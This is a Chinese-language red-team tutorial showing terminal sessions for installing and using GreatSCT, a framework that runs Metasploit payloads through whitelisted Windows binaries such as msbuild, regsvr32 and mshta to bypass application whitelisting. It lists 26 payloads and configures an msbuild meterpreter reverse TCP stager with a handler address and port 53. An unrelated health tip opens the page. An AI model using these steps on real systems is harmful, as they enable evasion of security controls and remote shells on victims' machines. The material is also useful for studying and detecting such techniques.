专注APT攻击与防御

https://micropoor.blogspot.com/

注：请多喝点热水或者凉白开，可预防**肾结石**，**通风**等。

痛风可伴发肥胖症、高血压病、糖尿病、脂代谢紊乱等多种代谢性疾病。


工具介绍：

https://github.com/GreatSCT/GreatSCT


简介：

GreatSCT是以metasploit payload为核心，白名单辅助payload执行框架。


```
root@John:~# git clone https://github.com/GreatSCT/GreatSCT.git
Cloning into 'GreatSCT'...
remote: Enumerating objects: 727, done.
remote: Total 727 (delta 0), reused 0 (delta 0), pack-reused 727
Receiving objects: 100% (727/727), 10.64 MiB | 572.00 KiB/s, done.
Resolving deltas: 100% (384/384), done.
```




```
root@John:~# git clone https://github.com/GreatSCT/GreatSCT.git
Cloning into 'GreatSCT'...
remote: Enumerating objects: 727, done.
remote: Total 727 (delta 0), reused 0 (delta 0), pack-reused 727
Receiving objects: 100% (727/727), 10.64 MiB | 572.00 KiB/s, done.
Resolving deltas: 100% (384/384), done.
root@John:~#
```



```
root@John:~# cd GreatSCT/
root@John:~/GreatSCT# ls
CHANGELOG  config  GreatSCT.py  lib  LICENSE  README.md  ROADMAP.md  setup  Tools
root@John:~/GreatSCT# cd setup
root@John:~/GreatSCT/setup# sudo ./setup.sh -c
 =========================================================================
                 GreatSCT (Setup Script) | [Updated]: 2018-01-21
 =========================================================================
  [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
 =========================================================================

Debug:      userhomedir = /root
Debug:          rootdir = /root/GreatSCT
Debug:         trueuser = root
Debug: userprimarygroup = root
Debug:               os = kali
Debug:          version = "2017.1"
Debug:          winedir = /root/.greatsct

 [I] Kali Linux "2017.1" x86_64 detected...



 [*] Initializing package installation



 [*] Installing dependencies

 [*] Adding x86 architecture to x86_64 system for Wine

```



```
===============================================================================
                                  Great Scott!
===============================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
===============================================================================

GreatSCT-Bypass Menu

        26 payloads loaded

Available Commands:

        back                    Go to main GreatSCT menu
        checkvt                 Check virustotal against generated hashes
        clean                   Remove generated artifacts
        exit                    Exit GreatSCT
        info                    Information on a specific payload
        list                    List available payloads
        use                     Use a specific payload

GreatSCT-Bypass command: 
```



```
================================================================================
                                   Great Scott!
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================


 [*] Available Payloads:

        1)      installutil/meterpreter/rev_http.py
        2)      installutil/meterpreter/rev_https.py
        3)      installutil/meterpreter/rev_tcp.py
        4)      installutil/powershell/script.py
        5)      installutil/shellcode_inject/base64.py
        6)      installutil/shellcode_inject/virtual.py

        7)      msbuild/meterpreter/rev_http.py
        8)      msbuild/meterpreter/rev_https.py
        9)      msbuild/meterpreter/rev_tcp.py
        10)     msbuild/powershell/script.py
        11)     msbuild/shellcode_inject/base64.py
        12)     msbuild/shellcode_inject/virtual.py

        13)     mshta/shellcode_inject/base64_migrate.py

        14)     regasm/meterpreter/rev_http.py
        15)     regasm/meterpreter/rev_https.py
        16)     regasm/meterpreter/rev_tcp.py
        17)     regasm/powershell/script.py
        18)     regasm/shellcode_inject/base64.py
        19)     regasm/shellcode_inject/virtual.py

        20)     regsvcs/meterpreter/rev_http.py
        21)     regsvcs/meterpreter/rev_https.py
        22)     regsvcs/meterpreter/rev_tcp.py
        23)     regsvcs/powershell/script.py
        24)     regsvcs/shellcode_inject/base64.py
        25)     regsvcs/shellcode_inject/virtual.py

        26)     regsvr32/shellcode_inject/base64_migrate.py


GreatSCT-Bypass command:
```

```
====================================================================================
 Great Scott!
====================================================================================
 [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
====================================================================================

 Payload information:

 Name: Pure MSBuild C# Reverse TCP Stager
 Language: msbuild
 Rating: Excellent
 Description: pure windows/meterpreter/reverse_tcp stager, no
 shellcode

Payload: msbuild/meterpreter/rev_tcp selected

Required Options:

Name Value Description
---- ----- -----------
DOMAIN X Optional: Required internal domain
EXPIRE_PAYLOAD X Optional: Payloads expire after "Y" days
HOSTNAME X Optional: Required system hostname
INJECT_METHOD Virtual Virtual or Heap
LHOST IP of the Metasploit handler
LPORT 4444 Port of the Metasploit handler
PROCESSORS X Optional: Minimum number of processors
SLEEP X Optional: Sleep "Y" seconds, check if accelerated
TIMEZONE X Optional: Check to validate not in UTC
USERNAME X Optional: The required user account

 Available Commands:

 back Go back
 exit Completely exit GreatSCT
 generate Generate the payload
 options Show the shellcode's options
 set Set shellcode option

[msbuild/meterpreter/rev_tcp>>] set LHOST 192.168.1.4

[msbuild/meterpreter/rev_tcp>>] set LPORT 53

```

- Micropoor